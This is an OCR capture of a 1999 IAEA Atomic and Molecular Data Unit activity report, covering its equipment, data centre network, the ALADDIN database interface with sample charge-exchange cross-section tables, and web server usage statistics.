
1. Energy levels involved in the measurements
2. Isotope shifts at 636.741 nm transition
3. Isotope shifts at 654.494 nm transition
4. Isotope shifts at 672.588 nm transition
5. Isotope shifts at 680.296 nm transition
6. Isotope shifts at 686.093 nm transition
7. Hyperfine structure of Sm I at 650.944 nm trans
8. King plot of isotope shifts of Sm I at 598.9[illegible] nm

---

Document: Done

GIF image 639x399 pixels - Netscape


File Edit View Go Communicator Help



Document: Done

Netscape


File Edit View Go Communicator Help



Page 1 of 1 116% 11.69 x 8.26 in

Netscape

File Edit View Go Communicator Help



Page 1 of 1 | 116% | 11.69 x 8.26 in

International Atomic Energy Agency

Atomic and Molecular Data Unit
Nuclear Data Section

Report of Activities: August 1997 - August 1999

Advisory Group Meeting:

"Technical Aspects of Atomic and Molecular Data Processing and Exchange" (15th Meeting of the A+M Data Centres and ALADDIN Network)
September 13-14, 1999

Prepared by: J.A. Stephens
September 9, 1999

STAFF AND EQUIPMENT

Staff:

- 2 Physicists
- 1 Documentation Clerk and Support

Equipment:

IBM RS6000/E30 Workstation:

- 384 MB of RAM
- 9 GB of Hard Disc Storage
- Operating System: UNIX/AIX 4.2.1 (to be upgraded to 4.3.2)
- Programming development environment, A+M calculations
- Webserving with Apache server software

IBM RS6000/340 Workstation:

- 128 MB of RAM
- 2 GB of Hard Disc Storage
- Operating System: UNIX/AIX 4.2.1 (to be upgraded to 4.3.2)
- Backup data storage, programming development environment, visitor usage

- Compaq Deskpro 6000 running MS/NT Server 4.0 for maintaining Irradiated Nuclear Graphite Properties Database (INGP), PC applications.

- 2 Standard PC's running MS/Windows 95, MS/NT Workstation 4.0

Communications:

- Internet IP addresses: ripcrs01.iaea.or.at, ripcrs02.iaea.or.at

- WWW hyperlinks:

  www-amdis.iaea.org - informational pages for A+M Data Unit
  www-amdis.iaea.org/aladdin.html - Aladdin data service
  www-amdis.iaea.org/graphite.html - informational pages for INGP

- AMDIS on-line telnet service: user "aladdin" with password registration.
- Anonymous ftp account: ripcrs01.iaea.or.at

International Atomic Energy Agency
Nuclear Data Section/Atomic and Molecular Data Unit
Vienna, Austria

AMDIS
Databases
Bulletin
APID Series
DCN
CRP
Meetings
News
Publications
Links

NDS Atomic and Molecular Data Unit

The Atomic and Molecular Data Unit operates within the Nuclear Data Section of the International Atomic Energy Agency, Vienna, Austria.

The primary objective of the Atomic and Molecular Data Unit is to establish and maintain internationally recommended numerical databases on atomic and molecular collision and radiative processes, atomic and molecular structure characteristics, particle-solid surface interaction processes and physico-chemical and thermo-mechanical material properties for use in fusion energy research and other plasma science and technology applications. These numerical databases are now available from our Aladdin Database Server. *new!*

The IAEA Atomic and Molecular Data Unit achieves its objectives by coordinating the activities of the **International Atomic and Molecular Data Center Network** (DCN), initiation and conducting international **Coordinated Research Projects** (CRP), organization of various types of Expert's Meetings, and using other forms (research contracts, research agreements, consultancies) for stimulation of the generation, collection and critical assessment of the required atomic, molecular (A+M) and plasma-material interaction (PMI) data information.

The critically assessed and internationally recommended A+M and PMI data are ALADDIN formatted and stored in the IAEA Atomic and Molecular Data Information System (AMDIS), which comprises also a bibliographic database (AMBDAS) on the A+M and PMI data relevant to fusion research. The dissemination of the critically assessed and recommended data information is carried out by direct on-line access to AMDIS, publication of the series "Atomic and Plasma-Material Interaction Data for Fusion" (**APID Series**) and other data related publications.

The bibliographic data information stored in AMDIS is also published in the *International Bulletin on Atomic and Molecular Data for Fusion* (semiannually) and periodically the *Computerized Index on Atomic and Molecular Data for Fusion - CIAMDA.*

The activity of the IAEA Atomic and Molecular Data Unit is supervised and biennially reviewed by the Subcommittee on Atomic and Molecular Data for Fusion of the International Fusion Research Council (IFRC A+M Subcommittee), an advisory body to the Agency' Director General.

The A+M Data Unit staff currently consists of three members.

For further information, questions, and suggestions, please contact:

Atomic and Molecular Data Unit
P.O. Box 100
International Atomic Energy Agency
A-1400 Vienna, Austria
Fax: (43-1) 20607

International Atomic Energy Agency
Nuclear Data Section/Atomic and Molecular Data Unit
Vienna, Austria

A+M/PMI Data Centre Network

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The A+M/PMI Data Centre Network (DCN) includes about 15 national data centres for collection, critical assessment (evaluation) and partly for generation of atomic and molecular (A+M), particle surface interaction (PSI) and bulk material properties (plasma-material interaction - PMI) data for fusion and other applications. The activities of this DCN related to fusion research are coordinated by the IAEA A+M Data Unit and periodically reviewed (every two years) by the Subcommittee on Atomic and Molecular Data for Fusion of the International Fusion Research Council (IFRC A+M Subcommittee). The A+M/PMI Data Centre Network represents one of the main instruments by which the international fusion related A+M/PMI data collection and evaluation programmes are implemented.

The heads of the national A+M/PMI data centres, members of the A+M/PMI DCN, constitute a standing Advisory Group for advising the Agency on the technical aspects of A+M/PMI data exchange and processing. This Advisory Group holds regular meetings every two years for analysis, coordination and planning of all DCN activities.

Data Centre Directors, by last name:

- Barabash, V. R.
- Clark, R. E. H.
- Delcroix, J.-L.
- Eckstein, W.
- Godunov, A.
- Kato, T.
- Martynenko, Yu. V.
- Menapace, E.
- Ralchenko, Yu. V.
- Rhee, Y.
- Schultz, D. R.
- Shirai, T.
- Wiese, W.L.
- Yongsheng, S.

Barabash, V. R.

Address: PMI Data Centre
D.V. Efremov Scientific Research Institute
of Electrophysics Apparatus
P.O. Box 42
St. Petersburg 189631
Metallostroi, RUSSIAN FEDERATION

Telephone: +49-89-329-94-144

Fax: +49-89-329-94-110

E-mail: barabav@sat.ipp-garching.mpg.de

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AREAS OF INTEREST:

- Atomic and Molecular Collisions
- Atomic and Molecular Structure and Spectra
- Plasma-Surface Interactions
- Material Properties (including non fusion)
- Numerical and bibliographic databases

PROJECTS, OBJECTIVES:

- A+M and PSI data evaluation and recommendation
- Material properties databases
- Coordinated Research Projects, Research Contracts
- A+M Data Centre Network coordination
- Maintain and develop AMDIS, WWW deployment of databases

Status of AMDIS and Usage

Atomic and Molecular Data Information System (AMDIS):

Provide online computer access to atomic, molecular, plasma-material interaction and material properties databases and other information.

1. ALADDIN interface:

- Web based system using object-relational database system (PostgreSQL), Perl scripting and imbedded SQL, webpage forms, and interactive graphics that generate GIF files and dynamic Java plots.
- http://www-amdis.iaea.org/aladdin.html
- Development performed in collaboration with Yu. V. Ralchenko (Weizmann Institute) under formal IAEA contracts (4 weeks).
- Maintain online telnet Aladdin system; menu-driven environment driven by execution of C language codes via an interface program.
- A search-tree of hierarchical labels is built to do the search with selected Boolean labels, etc.
- Fortran language coded Aladdin programs provided via anonymous ftp +WWW; C language coded Aladdin evaluation functions available by request.

ALADDIN formatted data added to AMDIS database:

- Particle Induced Erosion of Be, C and W in Fusion Plasmas. Part A: Chemical Erosion of Carbon Based Materials

  -753 Aladdin entries

Older databases, **but now working at least**:

- Particle and energy reflection from surfaces (E.W. Thomas et al., 1993)


- Evaluated database for physical sputtering (E.W. Thomas et al., 1993)

- Physical sputtering database (W. Eckstein et al., IPP9/82, 1993)

New ALADDIN formatted data (presently not WWW accessible):

- Radiated power loss, effective ionization and rate coefficients for Ne, Si, Ar, Ti and Fe (R.E.H. Clark and J. Abdallah, Jr. 1999)

  -1545 Aladdin entries



- Collisional Database
- H Neutral Beam Database
- Particle-Surface Interactions
- Elementary Processes in H-He Plasmas

A+M Data Unit | Dictionary | Glossary | Comments | IAEA

Database: Collisional Database

Please select the process:

Submit

ASDET	Associative Detachment: A + B^- -> AB + e
ASION	Associative Ionization: A + B -> AB^+ + e
BEM	Spectral Band Emission: A + BC -> lambda lambda'
CHEMION	Chemical Ionization = Penning + Associative + Other Ionization
CX	Charge Exchange (Single), Total: A^{+q} + B -> $A^{+(q-1)}$ + B^+
CX2	Double Charge Exchange Total: A^{+q} + B -> $A^{+(q-2)}$ + B^{+2}
CXSS	State Selective Electron Capture, Single: A^{+q} + B -> $A^{+(q-1)}$ + B^+
DEST	Destruction of Projectile or Target
DEXC	Collisional Deexcitation (of target): A + B (*) -> A + B
DEXC+STRIP	Projectile Deexcitation by Stripping: A(*) + B -> A^+(*) + B + C
DIS	Direct (Impact) Dissociation: A + BC -> A + B + C
DISCX	Dissociative Charge Exchange: A^{+q} + BC -> $A^{+(q-1)}$ + B + C^+
DISCX2	Double Dissociative Charge Exchange: A^{+q} + BC -> $A^{+(q-2)}$ + B^{+1} + C^{+1}
DISEXC	Dissociative Excitation of Molecules: A + BC -> A + BC(*) -> A + B + C
DISION	Dissociative Ionization of Molecules, Single: A + BC -> A + B + C^+ + e
DISION+STRIP	Dissociative Ionization of Molecules with Projectile Stripping
DISION2	Double Dissociative Ionization of Molecules: A + BC -> A + B^+ + C^+ + 2e
DISION2+STRIP	Double Dissociative Ionization of Molecules with Projectile Stripping
DISTI12	Dissociative Transfer Ionization: A + BC -> A^- + B^+ + C^+ + e
ELDET	Electron Detachment: A + B^- -> A + B + e
ELDET+CX	Electron Detachment + Electron Capture: A^- + B^+ -> A + B^+ + e
ELDET2	Double Electron Detachment
ELP	Electron Production: A + B -> total e
ELREM	Electron Removal (from target): CX + ION
EXC	Electronic and Heavy Particle Excitation (of target): A + B -> A + B(*)
ION	Electronic and Heavy Particle Ionization (of target), Single: A + B -> A + B^+ + e
ION2	Heavy Particle Double Ionization (of target): A + B -> A + B^{+2} + 2e
IP	Ion Production: A + B -> total ions

Database: Collisional Database

Process: CX Charge Exchange (Single), Total: $A^{+q} + B \rightarrow A^{+(q-1)} + B^{+}$

Go to data selection | Reset

Select Description	Sort by	Select Description	Sort by
XS Data Type		EVAL REC Classification	
? A/B Accuracy		ORNL-CFADC Source	
02-06-1989 06-20-1989 Date		NUC-FUS-SUPP/87 ORNL-6086 Publication	
A-10 A-110 Page (ORNL only)			
---	---	---	---
C Fe Reactant 1		+0 +1 Reactant 1 Charge	
v=0 v=1 Reactant 1 State			
H He Reactant 2		-1 +0 Reactant 2 Charge	
---	---	---	---
H He Product 1		-1 +0 Product 1 Charge	
H He Product 2		+0 +1 Product 2 Charge	
---	---	---	---
CHEB PHACX Fitting Function			

By default, only 2 products will be displayed. Please select the button if you want to see more products:

Please select the button if you want to see the page number (ORNL only):

Go to data selection | Reset

Query time: 17 sec Dictionary Glossary Comments Home

Database: Collisional Database

Process: CX Charge Exchange (Single), Total: $A^{+q} + B \rightarrow A^{+(q-1)} + B^{+}$

ID	Validity Limits	
	E_{low}	E_{upp}
609	5.000e+01	3.300e+05
610	1.000e+00	2.000e+05

Numerical data:

609 CHEB


Energy (eV)	Cross Section (cm^2)
1.00000E+02	1.02766E-16
1.20000E+02	1.06679E-16
1.40000E+02	1.12273E-16
1.60000E+02	1.19498E-16
1.80000E+02	1.28110E-16
2.00000E+02	1.37874E-16
2.20000E+02	1.48594E-16
2.40000E+02	1.60108E-16
2.60000E+02	1.72285E-16
2.80000E+02	1.85009E-16
3.00000E+02	1.98184E-16

610 CHEB

Energy (eV)	Cross Section (cm^2)
1.00000E+02	2.34628E-16
1.20000E+02	2.53680E-16
1.40000E+02	2.65599E-16
1.60000E+02	2.72940E-16
1.80000E+02	2.77359E-16
2.00000E+02	2.79922E-16
2.20000E+02	2.81319E-16
2.40000E+02	2.81996E-16
2.60000E+02	2.82248E-16
2.80000E+02	2.82266E-16
3.00000E+02	2.82180E-16


GIF file (new window)
GZipped PostScript file

Query time: 3 sec Dictionary Glossary Comments Home


ALADDIN: CX
Charge Exchange (Single). Total: A^(+q) + B -> A^(+(q-1)) + B^+
3e-16
2.5e-16
2e-16
1.5e-16
Cross Section (cm^2)
100
150
200
250
Incident Energy (eV)
Fri Sep 10 10:23:39 1999
Made with Grace

General Statistics


The User Profile by Regions graph identifies the general location of the visitors to your Web site. The General Statistics table includes statistics on the total activity for this server during the designated time frame.



General Statistics	
Date & Time This Report was Generated	Friday September 10, 1999 - 08:58:58
Timeframe	11/23/98 10:21:24 - 09/10/99 08:44:02
Number of Hits for Home Page	1218
Number of Successful Hits for Entire Site	31138
Number of Page Views (Impressions)	4480
Number of User Sessions	2278
User Sessions from United States	46.48%
International User Sessions	40.25%
User Sessions of Unknown Origin	13.25%
Average Number of Hits per Day	107
Average Number of Page Views Per Day	15
Average Number of User Sessions per Day	7
Average User Session Length	00:10:43

Most Active Countries

